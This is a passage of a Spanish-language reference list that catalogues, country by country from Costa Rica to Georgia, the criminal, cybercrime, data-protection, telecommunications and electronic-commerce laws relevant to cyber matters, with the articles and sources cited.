- Ley General de Aduanas, artículos 219, 221, 222 (Sistema Costarricense de Información Jurídica, 1995).
- Ley de la Administración Financiera de la República y Presupuestos Públicos, artículos 110, 111 (Sistema Costarricense de Información Jurídica, 2001).
- Ley Contra la Delincuencia Organizada, artículos 14-17 (Sistema Costarricense de Información Jurídica, 2009).
- Ley sobre la Protección de los Niños y Adolescentes de los Contenidos Nocivos en Internet y Otros Medios Electrónicos (Sistema Costarricense de Información Jurídica, 27 de abril de 2011).
- Ley sobre Registro, Secuestro y Examen de Documentos Privados e Intervención de las Comunicaciones, artículos 9-20 (Sistema Costarricense de Información Jurídica, 1994).
- Ley de Certificados, Firmas Digitales y Documentos Electrónicos, artículos 26-32 (Sistema Costarricense de Información Jurídica, 2005).
- Ley de Protección de la Persona Frente al Tratamiento de sus Datos Personales, artículos 27-31 (Sistema Costarricense de Información Jurídica, 7 de julio de 2011).
- Código de Ética del Banco Nacional de Costa Rica, artículo 28 (Sistema Costarricense de Información Jurídica, 1997).
- Ley para Mejorar la Lucha contra el Fraude Fiscal, artículos 8, 14, 82, 94, 95 (Sistema Costarricense de Información Jurídica, 14 de diciembre de 2016).
- Ley para la Prevención y el Establecimiento de Medidas Correctivas y Formativas Frente al Acoso Escolar o "bullying", artículos 3, 6 (Sistema Costarricense de Información Jurídica, 19 de octubre de 2016).
- Ley General de Telecomunicaciones, artículos 65-72 (Sistema Costarricense de Información Jurídica, 2008).

Croacia

- Criminal Code, artículos 75, 87, 147-149, 151, 161, 163-165, 178, 185, 218, 260, 266-273, 283, 325 (Internet portal with consolidated text of the law Croatia, 30 de mayo de 2015).
- Law on Information Security, artículos 1-29 (Internet portal with consolidated text of the law Croatia, 2007).
- Law on Protection of Personal Data, artículo 36 (Internet portal with consolidated text of the law Croatia, 2003).
- Law on Electronic Communications, artículos 99-100, 105, 107-109, 112, 118-122 (Internet portal with consolidated text of the law Croatia, 30 de mayo de 2014).
- Law on Electronic Media, artículos 82, 83 (Internet portal with consolidated text of the law Croatia, 2013).
- Law on Electronic Documents, artículos 26-28 (Internet portal with consolidated text of the law Croatia, 2005).
- Law on Electronic Commerce, artículo 23 (Internet portal with consolidated text of the law Croatia, 30 de noviembre de 2014).
- Law on Electronic Money, artículos 85-100 (Internet portal with consolidated text of the law Croatia, 2010).
- Law on Protection of Competition, artículo 43 (Internet portal with consolidated text of the law Croatia, 24 de junio de 2009).
- Law on Consumer Protection, artículos 11 bis, 38, 106, 138-140 (Internet portal with consolidated text of the law Croatia, 21 de octubre de 2015).
- Law on the Security and Intelligence System, artículos 14, 18, 56, 57 (Internet portal with consolidated text of the law Croatia, 2006).
- Law on Electronic Signature, artículos 26, 29, 39-41 (Internet portal with consolidated text of the law Croatia, 6 de marzo de 2014).
- Law on Police Affairs and Authorities, artículos 13, 68 (Internet portal with consolidated text of the law Croatia, 5 de agosto de 2014).
- Law on Protection from Domestic Violence, artículo 4 (Internet portal with consolidated text of the law Croatia, 30 de octubre de 2009).

Cuba

- Código Penal, artículos 94, 95, 103, 104, 130, 169, 235, 249, 253, 286, 289 (Asamblea Nacional del Poder Popular Cuba, 1987).
- Ley núm. 93 Contra Actos de Terrorismo, artículo 24 (Asamblea Nacional del Poder Popular Cuba, 2001).
- Ley núm. 75 de la Defensa Nacional, artículos 11, 92, 119 (Asamblea Nacional del Poder Popular Cuba, 1994).
- Decreto-ley núm. 199 Sobre la Seguridad y Protección de la Información Oficial (Infomed, 1999).
- Decreto-ley núm. 186 Sobre el sistema de Seguridad y Protección Física (Infomed, 1998).
- Resolución núm. 127/2007 Reglamento de Seguridad Informática (Ministerio de Comunicaciones Cuba, 2007).
- Decreto 209 del 96, resoluciones 204/96, 6/96, 4/96, 57/96, 56/99, 1/2000, 2/01, 188/01, 269/2002, 39/02, 65/03, 180/03, 176/07 (Meléndez y Pérez, s.f.).

Dinamarca

- Penal Code, §§ 9a, 114-114j, 152, 152b, 158, 163, 169a, 171, 175, 193, 235, 236, 263, 263a, 264d, 265, 266b, 267, 279a, 293, 296, 297, 299b, 301, 301a (Retsinformation Danmark, 2015).
- Act on Information Society Services, Including Certain Aspects of Electronic Commerce, §§ 1, 6, 15, 16 (Retsinformation Danmark, 2002).
- Act on Processing of Personal Data, §§ 69-71 (Retsinformation Danmark, 2000).
- Act on Electronic Communications Networks and Services, §§ 79-81 (Retsinformation Danmark, 12 de febrero de 2014).
- Announcement of the Administration of Justice Act, §§ 653, 786a (Retsinformation Danmark, 2016).
- Act on Marketing, §§ 6, 22 (Retsinformation Danmark, 2013).
- Copyright Act, §§ 75e, 76-83 (Retsinformation Danmark, 28 de octubre de 2014).
- Anti-money Laundering and Terrorist Financing Act, §§ 1, 21, 33, 47, 49, 52, 61, 67 (Retsinformation Danmark, 8 de junio de 2017).
- Capital Markets Act, §§ 10, 152-159, 161, 224-230 (Retsinformation Danmark, 1 de julio de 2017).

- Processing of Personal Data by Law Enforcement Authorities Act, §§ 3, 4, 22, 27, 29 (Retsinformation Danmark, 29 de abril de 2017).
- Network and Information Security Act, §§ 1-14 (Retsinformation Danmark, 15 de diciembre de 2015).
- Act on Cyber Security Center, §§ 1-26 (Retsinformation Danmark, 25 de junio de 2014).
- Act on Payments, §§ 60, 72, 82, 90, 92, 93, 97, 99, 100 (Retsinformation Danmark, 9 de junio de 2017).

Dominica

- Electronic Funds Transfer Act, artículos 4-15, 21 (Government of the Commonwealth of Dominica, 2013).
- Electronic Filing Act, artículos 10, 11 (Government of the Commonwealth of Dominica, 2013).
- Electronic Transaction Act, artículos 15, 35, 38-40 (Government of the Commonwealth of Dominica, 2013).
- Electronic Evidence Act, artículos 1-13 (Government of the Commonwealth of Dominica, 2010).
- Sexual Offences Act, artículo 33 (Government of the Commonwealth of Dominica, 1988).
- Transnational Organized Crime Act, artículos 14, 20, 24, 29 (Government of the Commonwealth of Dominica, 2013).
- Anti-Money Laundering and Suppression of Terrorist Financing Code of Practice, artículos 4, 19, 31, 39, 40, 44, 46 (Government of the Commonwealth of Dominica, 2014).
- Copyright Act, artículos 51-62 (Government of the Commonwealth of Dominica, 2003).
- Telecommunications Act, artículos 59-68 (Government of the Commonwealth of Dominica, 2000).
- Data Protection Bill and Telecommunications Interception Regulations (Government Information Service News Dominica, 2014).

Ecuador

- Código Orgánico Integral Penal, artículos 103, 104, 168, 173, 174, 178, 182, 186, 190-195, 211, 229-234, 298, 344, 345, 475-477, 499, 500, 559 (Asamblea Nacional Ecuador, 2014).

- Ley Orgánica de Telecomunicaciones, artículos 77, 84, 87, 116-120 (Asamblea Nacional Ecuador, 2015).
- Ley Orgánica de Comunicación, artículos 4, 5, 12, 26, 30, 31, 64, 67, 94, 98 (Asamblea Nacional Ecuador, 2013).
- Código Orgánico de la Economía Social de los Conocimientos, Creatividad e Innovación, artículos 127-151 (Asamblea Nacional Ecuador, 9 de diciembre de 2016).
- Ley Orgánica de Prevención, Detección y Erradicación del Delito de Lavado de Activos y del Financiamiento de Delitos, artículos 4, 22 (Asamblea Nacional Ecuador, 21 de julio de 2016).
- Código Orgánico de la Producción, Comercio e Inversiones, artículos 193, 198, 225 (Asamblea Nacional Ecuador, 29 de diciembre de 2010).
- Ley del Sistema Nacional de Registro de Datos Públicos, artículos 23, 26 (Asamblea Nacional Ecuador, 31 de marzo de 2010).
- Ley de Comercio Electrónico, Firmas Electrónicas y Mensajes de Datos, artículos 5, 8, 9, 17, 30, 54, 58, 60-63 (World Intellectual Property Organization, 2002).
- Ley Orgánica de Transparencia y Acceso a la Información Pública, artículo 23 (OAS, 2004).

Egipto

- Draft Cybercrime Law 2016, artículos 1-30 (El Watan News, 2016).
- Law 10 of 2003 Promulgating the Telecommunications Regulatory Act, artículos 72-77, 86 (National Telecom Regulatory Authority Egypt, 2003).
- Law No. 3 of 2005 Issuing the Protection of Competition Law and Prevent Monopolistic Practices (National Telecom Regulatory Authority Egypt, 2005).
- Law No. 15 of 2004 Organizing the Electronic Signature and the Establishment of the Information Technology Industry Development Agency, artículos 23, 24 (Information Technology Industry Development Agency Egypt, 2004).
- Law No. 67 of 2006 Issuing the Consumer Protection Act (National Telecom Regulatory Authority Egypt, 2006).
- Law No. 190 of 2008 Amending Some Provisions of the Law on Protection of Competition and Prevent Monopolistic Practices

Promulgated by Law No. 3 of 2005 (National Telecom Regulatory Authority Egypt, 2008).
- Child Law No. 12 of 1996 Amended by las No.126 of 2008, artículo 116-bis (a).
- Penal Code, artículo 178.
- Code of Criminal Procedures, artículo 95.
- Law Establishing The Economic Court No. 120 of 2008 (Ministry of Communications and Information Technology Egypt, s.f.).

El Salvador

- Ley Especial Contra los Delitos Informáticos y Conexos, artículos 1-36 (Asamblea Legislativa El Salvador, 2016).
- Código Penal, artículos 155, 172-173B, 177-182, 184-186, 191, 191-C, 211, 216, 222, 226-227C, 230, 238-A, 293, 302, 338-B, 338-C, 346 (Asamblea Legislativa El Salvador, 1997).
- Código Procesal Penal, artículos 152, 158, 160, 186, 201, 213, 281 (Asamblea Legislativa El Salvador, 2008).
- Ley Especial Contra el Delito de Extorsión, artículos 10, 12-14 (Asamblea Legislativa El Salvador, 18 de marzo de 2015).
- Ley Especial para la Intervención de las Telecomunicaciones, artículos 5-12, 34-42 (Asamblea Legislativa El Salvador, 2010).
- Ley Reguladora del Uso de Medios de Vigilancia Electrónica en Materia Penal (Asamblea Legislativa El Salvador, 8 de enero de 2015).
- Ley Especial Contra Actos de Terrorismo, artículos 12, 17, 42, 45 (Asamblea Legislativa El Salvador, 2006).
- Ley Especial para Sancionar Infracciones Aduaneras, artículo 24 (Asamblea Legislativa El Salvador, 2001).
- Ley de Firma Electrónica, artículos 64-66 (Asamblea Legislativa El Salvador, 1 de octubre de 2015).

Emiratos Árabes Unidos

- Federal Law No. 7 of 2014 of 20/08/2014 on Combating Terrorism Offences, artículo 32 (Ministry of Justice United Arab Emirates, 2014).

- Federal Decree Law No. 2 of 2015 of 15/7/2015 on Combating Discrimination and Hatred, artículos 1, 11, 12 (Ministry of Justice United Arab Emirates, 2015).
- Federal Law No. 3 of 2016 of 08/03/2016 on Child Rights, artículos 29, 37 (Ministry of Justice United Arab Emirates, 2016).
- -Federal Decree-Law No. 5 of 2012 on Combating Cybercrimes (Telecommunications Regulatory Authority United Arab Emirates, 2012).
- Federal Law No. 1 of 2006 on Electronic Commerce and Transactions, artículos 26-33 (Telecommunications Regulatory Authority United Arab Emirates, 2006).
- Federal Law by Decree No. 3 of 2003 Regarding the organization of Telecommunications Sector, as Amended, artículos 71-79 (Telecommunications Regulatory Authority United Arab Emirates, 2003).
- Federal Decree Law No. 1 of 28/7/2004 on Combating Terrorist Crimes, artículos 4, 7.
- Cabinet Resolution No. 21 on the List of Information Security at Federal Agencies, artículos 1-17 (Elaws Ministry of Justice United Arab Emirates, s.f.).
- Federal Law No. 11/ 2016 on Regulation of the Competencies of the NMC States the Council.
- Federal Law No. 12/2016 Amends the Existing Federal Law No. 5/2012 on Combating Information Technology Crimes (Ministry of Interior United Arab Emirates, 2016).

Eritrea

- Penal Code of the State Eritrea, artículos 298, 347, 361, 374, 375 (International Labour Organization, 2015).

Eslovaquia

- Draft Cyber Security Act (European Union Agency for Network and Information Security, 2015).
- Criminal Code, secciones 51, 122, 130, 196-198, 201-201b, 219, 226, 247 a-d, 249a, 257, 259, 264, 272, 283, 286, 360a, 361, 368-370, 376, 377 (NovéASPI Wolters Kluwer, 2005).

- Act No. 122/2013 Coll. on Protection of Personal Data and on Changing and Amending of Other Acts, Resulting from Amendments and Additions Executed by the Act. No. 84/2014 Coll, secciones 67-71 (The Office for Personal Data Protection of the Slovak Republic, 2003).
- Act No. 351/2011 on Electronic Communications, secciones 69-73 (NovéASPI Wolters Kluwer, 2011).
- Act No. 275/2006 on Public Administration Information Systems and on Amendments to Certain Laws, sección 10 (NovéASPI Wolters Kluwer, 2006).
- Act No. 483/2001 on Banks and on Amendments to Certains Laws, secciones 40, 91, 93a (NovéASPI Wolters Kluwer, 2001).
- Act No. 747/2004 on Financial Market Supervision and on Amendments to Certain Laws, secciones 2, 3, 35e, 38a, 38b, 38f (NovéASPI Wolters Kluwer, 2 de diciembre de 2004).
- Act No. 297/2008 on Protection Against Legalization of Proceeds from Crime and on Terrorist Financing and on Amendments to Certain Laws, secciones 5, 8, 24, 25, 30 (NovéASPI Wolters Kluwer, 2 de julio de 2008).
- Act No. 305/2013 on the Electronic form of the Exercise of Powers of the Public Authorities and on the Amendment of Some Laws (the e-Government Act), secciones 7, 10, 13, 21, 36, 54, 59 (NovéASPI Wolters Kluwer, 2013).
- Act No. 289/2008 on the Use of an Electronic Cash Register and on Amending and Supplementing the Act of the Slovak National Council no. 511/1992 Coll. On Administration of Taxes and Fees and on Changes in the Territorial Financial Authorities System, as amended, secciones 9, 16, 17, 17a (NovéASPI Wolters Kluwer, 18 de junio de 2008).
- Act No. 22/204 Z. z. on Electronic Commerce and Amending Act no. 128/2002 Z.z. On state control of the internal market in consumer protection matters and on the amendment of some laws, as amended by Act No. 284/2002 Z.z, secciones 4-8 (NovéASPI Wolters Kluwer, 3 de diciembre de 2004).
- Act No. 272/2016 On credible services for electronic transactions in the internal market and on the amendment and amendment of certain laws (the Trusted Services Act), secciones 13-19 (NovéASPI Wolters Kluwer, 2016).

- Act No. 250/207 Z. Z. On Consumer Protection and on Amending the Act of the Slovak National Council no. 372/1990 Coll. On offenses as amended, secciones 9 a-b (NovéASPI Wolters Kluwer, 2007).

Eslovenia

- Criminal Code of the Republic of Slovenia, artículos 108, 134a, 139, 143, 147-149, 158-162, 166, 169, 173a, 176, 221, 229, 237-239, 247, 251, 260, 294, 297, 306, 318, 320, 356, 358 (Government of the Republic of Slovenia for Legislation, 2008).
- Criminal Procedure Act, artículos 117, 117a, 149b, 150, 152, 156 (Government of the Republic of Slovenia for Legislation, 1994).
- Personal Data Protection Act, artículos 54, 76, 91-103 (Government of the Republic of Slovenia for Legislation, 2004).
- Electronic Communications Act, artículos 17, 28, 79-84, 142, 153, 157-160 (Government of the Republic of Slovenia for Legislation, 2012).
- Electronic Commerce Act, artículos 6, 8-11, 17, 18, 20 (Government of the Republic of Slovenia for Legislation, 2006).
- Electronic Commerce and Electronic Signature Act, artículos 14, 15, 47-49 (Government of the Republic of Slovenia for Legislation, 2000).
- Access to Public Information Act, artículos 32, 39, 39a (Government of the Republic of Slovenia for Legislation, 2003).
- Defence Act, artículos 32, 69, 89, 102, 104 (Government of the Republic of Slovenia for Legislation, 14 de enero de 1995).
- Copyright and Related Rights Act, artículos 5, 111-117, 141, 141b, 166, 166a, 171, 184, 191 (Government of the Republic of Slovenia for Legislation, 29 de abril de 1995).
- Prevention of Money Laundering and Terrorist Financing Act, artículos 3, 4, 18, 22, 26, 27, 30, 32, 46, 68, 69, 73, 74, 93, 94, 104 (Government of the Republic of Slovenia for Legislation, 2016).
- Consumer Protection against Unfair Commercial Practices Act, artículo 10 (Government of the Republic of Slovenia for Legislation, 2007).
- Prevention of Restriction of Competition Act, artículos 18, 28, 29 (Government of the Republic of Slovenia for Legislation, 2009).

- Cooperation in Criminal Matters with the Member States of the European Union Act, artículos 6, 61, 72 (Government of the Republic of Slovenia for Legislation, 2013).

España

- Código de Administración Electrónica (Agencia Estatal España Boletín Oficial del Estado, 3 de noviembre de 2016).
- Código de Protección de Datos de Carácter Personal (Agencia Estatal España Boletín Oficial del Estado, 3 de octubre de 2016).
- Código del Derecho al Olvido (Agencia Estatal España Boletín Oficial del Estado, 24 de enero de 2017).
- Código de las Telecomunicaciones (Agencia Estatal España Boletín Oficial del Estado, 26 de septiembre de 2016).
- Código de Derecho de la Ciberseguridad (Agencia Estatal España Boletín Oficial del Estado, 22 de noviembre de 2016).
- Código de Propiedad Intelectual (Agencia Estatal España Boletín Oficial del Estado, 14 de junio de 2016).
- Código Penal y legislación complementaria (Agencia Estatal España Boletín Oficial del Estado, 3 de noviembre de 2016).
- Código de Comercio y legislación complementaria (Agencia Estatal España Boletín Oficial del Estado, 5 de diciembre de 2016).
- Código de Subastas Electrónicas (Agencia Estatal España Boletín Oficial del Estado, 28 de octubre de 2016).

Estados Unidos de América

- United States Code, 5 USC 301, 552, 552a, 7103, 7431; 6 USC 101, 113, 121, 131, 141-151, 162, 195c, 315, 318, 321c, 458, 464, 473, 482, 485, 542, 563, 571, 594, 608, 609, 624, 628, 1138, 1162, 1168, 1181, 1501-1533; 8 USC 1101, 1440g, 1712; 10 USC 113, 130, 130g, 153, 171a, 185, 238, 374, 391-393, 482, 484, 1051c, 1564, 1599f, 2167a, 2200, 2200e, 2223-2225, 2279b, 2241, 2249d, 2281, 2302, 2324,2358, 2501; 12 USC 5008, 5114; 15 USC 45b, 45c, 272, 278g-3, 278g-4, 278h, 631-633, 1640, 5501, 5511, 5524, 5528, 6551, 7701, 7703, 7704, 7707, 7401-7411, 7421-7464; 16 USC 824o; 17 USC 101, 109, 117, 301, 506, 1201-1205; 18 USC 9, 922, 1001, 1028, 1028a, 1029, 1030, 1037, 1345, 1462, 1465, 1466A, 1470, 1961, 1956, 2251-2258, 2258A-2260A, 2261A, 2332b, 2510-2522,

2701-2712, 3121-3125; 19 USC 4201; 20 USC 7131; 21 USC 1707; 22 USC 2708, 4802, 7002, 8602, 8604, 8606, 9201, 9202, 9213, 9214, 9222, 9229-9231; 23 USC 514; 26 USC 41; 28 USC App Fed R Civ P Rule 37, 509, 524, 994, 4102; 31 USC 310, 3321, 5365, 5367; 38 USC 1709, 5721, 5723; 40 USC 11331; 41 USC 4304; 42 USC 262a, 300i-2,300i-4, 1862n, 1862o-7, 1862p-8, 2000ee-3, 2210e, 3713-3713d, 5195, 5195c, 5773, 7321, 8253, 15926, 16911, 16942, 16983, 17063, 17337, 17381, 17386, 17601, 17611, 17615, 17631, 7383; 44 USC 3551, 3553, 3556, 3601; 47 USC 223, 227, 230, 941; 49 USC 40101, 44732, 44903, 44912, 80302; 50 USC 1701, 1708, 2422, 2453, 3024, 4552, 4618; 52 USC 20961, 21083 (U.S. House of Representatives Office of the Law Revision Counsel, 2016).

Estonia

- Penal Code, § 156, 157, 157-1, 157-2, 165, 206, 206-1, 207, 213, 216-1, 217, 217-1, 218, 222-1, 225, 225-1, 230-1, 232, 234, 237, 241, 242, 243, 280, 333, 340, 406 (Riigi Teataja Estonia, 2001).
- Code of Criminal Procedure, § 90-1, 126-3, 126-4, 126-7, 126-17, 489-6 (Riigi Teataja Estonia, 12 de febrero de 2003).
- Copyright Act, § 85, 90, 91 (Riigi Teataja Estonia, 1992).
- Payment Institutions and E-money Institutions Act, § 107-117 (Riigi Teataja Estonia, 17 de diciembre de 2009).
- Gambling Act, § 37, 56, 69-1 (Riigi Teataja Estonia, 15 de octubre de 2008).
- Estonian Defence Forces Organisation Act, § 37, 41-1,41-2 (Riigi Teataja Estonia, 19 de junio de 2008).
- Personal Data Protection Act, §42-44 (Riigi Teataja Estonia, 2007).
- Electronic Communications Act, §111-1, 153-188 (Riigi Teataja Estonia, 8 de diciembre de 2004).
- Security Authorities Act, §7, 7-1, 25-27 (Riigi Teataja Estonia, 20 de diciembre de 2000).
- Security Act, §11, 46-1 (Riigi Teataja Estonia, 8 de octubre de 2003).
- Emergency Act, §40, 42-1, 52 (Riigi Teataja Estonia, 15 de junio de 2009).
- Information Society Services Act, §14, 15 (Riigi Teataja Estonia, 14 de abril de 2004).

- Spatial Data Act, §6, 79, 80 (Riigi Teataja Estonia, 14 de abril de 2011).
- Public Information Act, §43, 54-1 (Riigi Teataja Estonia, 15 de noviembre de 2000).

Etiopía

- Computer Crime Proclamation No. 958/2016, artículos 1-44 (Law Ethiopia-Ethiopian Law Information Portal, 2016).
- The Criminal Code of the Federal Democratic Republic of Ethiopia, artículos 66, 249, 250, 257, 278, 333, 336, 396, 505, 510, 606, 608, 706-711, 776, 812, 814, 828 (Ethiopian Federal Courts, 2005).
- Anti-Terrorism Proclamation, Proclamation No. 652/2009, artículos 2, 14, 23 (Law Ethiopia-Ethiopian Law Information Portal, 2009).
- Telecom Fraud Offence Proclamation, Proclamation No. 761/2012, artículos 3, 5, 6, 7, 10 (Law Ethiopia-Ethiopian Law Information Portal, 2012).
- Freedom of the Mass Media and Access to Information Proclamation No. 590/2008, artículos 2, 20, 41-43, 45 (Law Ethiopia-Ethiopian Law Information Portal, 2008).
- Copyright and Neighboring Rights, Proclamation No. 410/2004, artículos 2, 9, 14 (Ethiopian Federal Courts, 2004).
- Anti-Corruption Special Procedure and Rules of Evidence Proclamation No. 236/2001, artículos 41, 42 (Ethiopian Federal Courts, 2001).
- Ethiopian Federal Police Commission Establishment Proclamation No. 720/2011, artículo 6 (Law Ethiopia-Ethiopian Law Information Portal, 28 de noviembre de 2011).
- National Payment System Proclamation No. 718/2011, artículos 2, 19-24, 27, 28 (Law Ethiopia-Ethiopian Law Information Portal, 18 de julio de 2011).

Filipinas

- Republic Act No. 10175 Cybercrime Prevention Act, secciones 1-31 (Department of Justice Philippines, 12 de septiembre de 2012).

- Rules and Regulations Implementing Republic act No. 10175, Otherwise Known as the Cybercrime Prevention Act of 2012, secciones 1-36 (Department of Justice Philippines, 2015).
- Rules on Electronic Evidence (Department of Justice Philippines, 2001).
- Republic Act No. 10173 Data Privacy Act, secciones 25-37 (Department of Justice Philippines, 15 de agosto de 2012).
- Republic Act No. 8792 Electronic Commerce Act, sección 33 (Philippine Center on Transnational Crime, 2000).
- Republic Act No. 8484 Access Devices Regulation Act (Philippine Center on Transnational Crime, 1998).
- The Revised Penal Code, secciones 169, 330, 354, 355 (Philippines Official Gazette, 1930).
- Republic Act No. 10627 Anti-Bullying Act, secciones 2, 3 (Philippines Official Gazette, 2013).
- Republic Act No. 9955 Anti-Photo and Video Voyeurism Act (Anti Cybercrime Group Philippine National Police, 1 de diciembre de 2009).
- Republic Act No. 9775 Anti-Child Pornography Act, secciones 3, 9, 11, 12, 15-17 (Anti Cybercrime Group Philippine National Police, 13 de octubre de 2009).
- Republic Act No. 9208 Anti-Trafficking in Persons Act, secciones 5, 21 (Anti Cybercrime Group Philippine National Police, 2003).
- Republic Act. No. 10364 Expanded Anti-Trafficking in Persons Act, secciones 10, 15 (Anti Cybercrime Group Philippine National Police, 2012).
- Republic Act No. 9287 Increasing the Penalties for Illegal Numbers Games, Amending Certain Provisions of Presidential Decree No. 1602, and for other Purposes (The LawPhil Project Arellano Law Fovndation, 2004).

Finlandia

- The Criminal Code of Finland (Finlex Data Bank, 1889):
  - Chapter 17: Offences against public order (563/1998), secciones 18,18a-19.
  - Chapter 20: Sex offences (563/1998), sección 8b.
  - Chapter 28: Theft, embezzlement and unauthorised use (769/1990), sección 7.

- Chapter 34: Endangerment, secciones 9a, 9b.
- Chapter 35: Criminal damage, secciones 1-9.
- Chapter 36: Fraud and other dishonesty (769/1990), secciones 1-3.
- Chapter 37: Means of payment offences (769/1990), secciones 8-11.
- Chapter 38: Data and communications offences (578/1995), secciones 1-13.
- Chapter 49: Violation of certain incorporeal rights (578/1995), secciones 1-7.

- Information Society Code, § 84, 138, 147, 243-250, 272-284, 316, 319, 325, 327-329, 332-341, 346-350 (Finlex Data Bank, 2014).
- Personal Data Act, § 32-35, 47,48 (Finlex Data Bank, 1999).
- The Consumer Protection Act, Chapter 6 (30.12.2013 / 1211) Home Sales and distance selling § 24 (Finlex Data Bank, 1978).
- Act on Privacy in Employment, §24 (Finlex Data Bank, 2004).
- Act on Government's Common ICT-Services, §15 (Finlex Data Bank, 2013).
- Act on the Provision of Information Society Services, §15, 27 (Finlex Data Bank, 2002).
- Act on Detecting and Preventing Money Laundering and Terrorist Financing, §16, 18, 23 (Finlex Data Bank, 2008).
- Administration of Common E-Support Services Act, § 1, 8, 12, 14, 16-18, 21 (Finlex Data Bank, 2016).
- Strong Electronic Identification and Electronic Trust Services Act, § 9, 25, 27, 39, 40, 45 (Finlex Data Bank, 2009).
- E-Government in Public Administration Act, § 1, 5, 22 (Finlex Data Bank, 2003).
- Act on the Prevention of Child Pornography, § 1-6 (Finlex Data Bank, 2006).
- Copyright Act, § 50a-50e, 56, 56a, 56c, 56f, 64b (Finlex Data Bank, 1961).

Fiyi

- Crimes Decree No. 44 of 2009, secciones 65, 152, 156-160, 297, 316, 336-351 (The Fijian Government, 2009).
- Companies Act, Companies (Transitional) Regulations 2015 Right to inspect and get copies 5 (The Fijian Government, 2015).

- False Information Act, sección 2 (Parliament of the Republic of Fiji, 2016).
- Fair Reporting of Credit Act, secciones 16-19, 24 (Parliament of the Republic of Fiji, 2016).
- Public Order (Amendment) Decree No. 1 of 2012, sección 2 modificada 2. "Terrorism" (a) (viii) (Fiji Financial Intelligence Unit, 2012).
- Financial Transactions Reporting Act, secciones 2 "terrorist act" (b) (vii), 4, 10, 12, 13, 28 (Fiji Financial Intelligence Unit, 2004).
- Customs Act, secciones 36D, 165A (Fiji Revenue and Customs Authority, 1986).

Francia

- Code de la defense, artículos L1332-6-1 to L1332-6-6, L2311-7, L2321-1 to L2321-4, L2322-1, L5113-1, R*1132-3, R1143-5, R1332-10, R1332-41-1 to R1332-41-23, R1332-42, R1334-1 to R1334-4, R2311-1 to R2311-11, R2321-1 to R2321-5, R2322-1, R2335-32, D1334-11, D2362-4, D3331-1, R3233-10 to R3233-18, R3411-30, R3411-58, R4126-8, R4126-11, D5131-13 (Légifrance, 2004).
- Code des juridictions financières, artículos R141-3, R141-9, R144-2, R241-4, R241-32, R262-59, R272-45 (Légifrance, 2000).
- -Code de la sécurité intérieure, artículos L114-1, L232-1 to L232-8, L254-1, L822-2, L852-1, L853-1 to L853-3, L854-1 to L854-9, L871-1 to L871-7, L881-1, L881-2, R114-2, R241-3, R811-2, R851-1 to R851-10, R852-1,R852-2, R853-1 to R853-3 (Légifrance, 2012).
- Code Pénal, artículos 113-2-1, 131-10, 222-16, 222-18, 222-24, 222-28, 222-33-2-2, 222-33-3, 222-37, 222-38, 223-14, 225-4-2, 225-7, 225-12-2, 225-17, 226-3, 226-4-1, 226-8, 226-10, 226-13, 226-15 to 226-24, 227-22 to 227-24, 227-26, 313-6-2, 321-1, 322-6-1, 322-13, 322-14, 323-1 to 323-8, 324-1, 411-3, 411-6 to 411-9, 412-4, 412-8, 413-3, 413-4, 413-9 to 413-11, 413-14, 421-1, 421-2-5 to 421-2-6, 431-6, 431-29, 431-30, 432-9, 433-10, 434-4, 434-15-2, 434-16, 434-20, 434-24, 434-25, 434-35, 434-41, 441-1, 441-6, 442-5, 443-3, 511-1-2, 715-2, 715-4, 715-5, 717-2, 725-2, 725-4, 725-6, 727-2, R625-10-R625-13 (Légifrance, 1994).
- Code de procédure pénale, artículos 100 to 100-7, 230-2, 230-44, 495-22, 530-6, 706-2-2, 706-2-3, 706-25-9, 706-35-1, 706-47, 706-47-3, 706-72 to 706-72-6, 706-73-1, 706-87-1, 706-95 to 706-95-10,

706-102-5, 727-1, R15-33-66-6, R40-43, R40-44, R40-46, R40-49, D15-1-5-1, D15-1-7, A43-9, A53-2 to A53-4 (Légifrance, 1959).
- Code monétaire et financier, artículos L163-3, L163-4, L163-5, L315-9, L561-12, L561-26, L561-27, L561-29, L561-29-1, L533-2, L611-1, L611-1-1, L611-1-3, L745-11, L755-11, L765-11, D561-32-1 (Légifrance, 1999).
- Code de la propriété intellectuelle, artículos R335-2, L335-3-1, L335-3-2, L335-4-1, L335-4-2, R335-3, R335-4 (Légifrance, 1992).
- Code des postes et des communications électroniques, artículos L34-1, L34-5, L39 to L39-10, L40, L40-1, L66, L67, R10-13, R10-13-1, R20-3, R20-25 to R20-27, D98-6-3 (Légifrance, 1952).
- Code des douanes, artículos 67 bis-1, 67 bis-1 A (Légifrance, 2014).
- Projet de loi de finances pour 2017: Direction de l'action du Gouvernement: coordination du travail gouvernemental, II. L'Agence nationale de la sécurité des systèmes d'information (anssi), bras armé de l'état pour la cyberdéfense (Sénat France, 2017).
- Loi n° 78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés, artículos 8, 11, 20, 26, 32, 45, 55, 67 (Légifrance, 1978).
- Loi n° 2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique (Légifrance, 2004).

Gabón

- Projet de loi portant sur la cybercriminalité et la protection des données (TIC Mag, 2017).
- Loi n°001/2011 relative à la protection des données à caractère personnel, artículos 97-111 (Association Francophone des Autorités de Protection des Données Personnelles, 2011).
- 005/2001-Loi portant réglementations du secteur des télécommunications, artículos 92-101, 105-107 (Autorite de Regulation des Communications Electroniques et des Postes Republique Gabonaise, 2001).
- 004/2001-Loi portant réorganisation du secteur de la poste et des télécommunications, artículo 63 (Autorite de Regulation des Communications Electroniques et des Postes Republique Gabonaise, 2001).

- Code de la communication audiovisuelle, cinématographique et écrite, artículos 32, 35, 115, 125, 126, 201 (Droit Afrique Le droit des affaires en Afrique Francophone, 2001).

Gambia

- Information and Communications Act, secciones 137-160, 163-175, 208, 244, 245, 248 (Ministry of Information and Communication Infrastructure, The Gambia, 2009).
- Chapter 37 Criminal Code, artículos 60, 101, 114, 165, 180, 181, 303, 320, 321, 336 (Oceans Beyond Piracy, 1934).
- Criminal Code (Amendment) Act 2014, artículo 144B (Human Rights Watch, 2014).
- Anti-Terrorism Act, 2002 as amended by the Anti-Terrorism Amendment Act, 2008, 2, 48, 61, First Schedule (sección 61 [1]) (Vertic: Building trust through verification, 2014).

Georgia

- Criminal Code of Georgia, artículos 157, 157-1, 158, 159, 255, 255-2, 284-286, 313, 314, 318, 324, 324-1, 341, 362, 374-1 (Legislative Herald of Georgia, 27 de julio de 1999).
- Law of Georgia on Information Security, artículos 1-12 (Legislative Herald of Georgia, 5 de junio de 2012).
- Law of Georgia on International Cooperation in Law Enforcement, artículo 5 (Legislative Herald of Georgia, 2013).
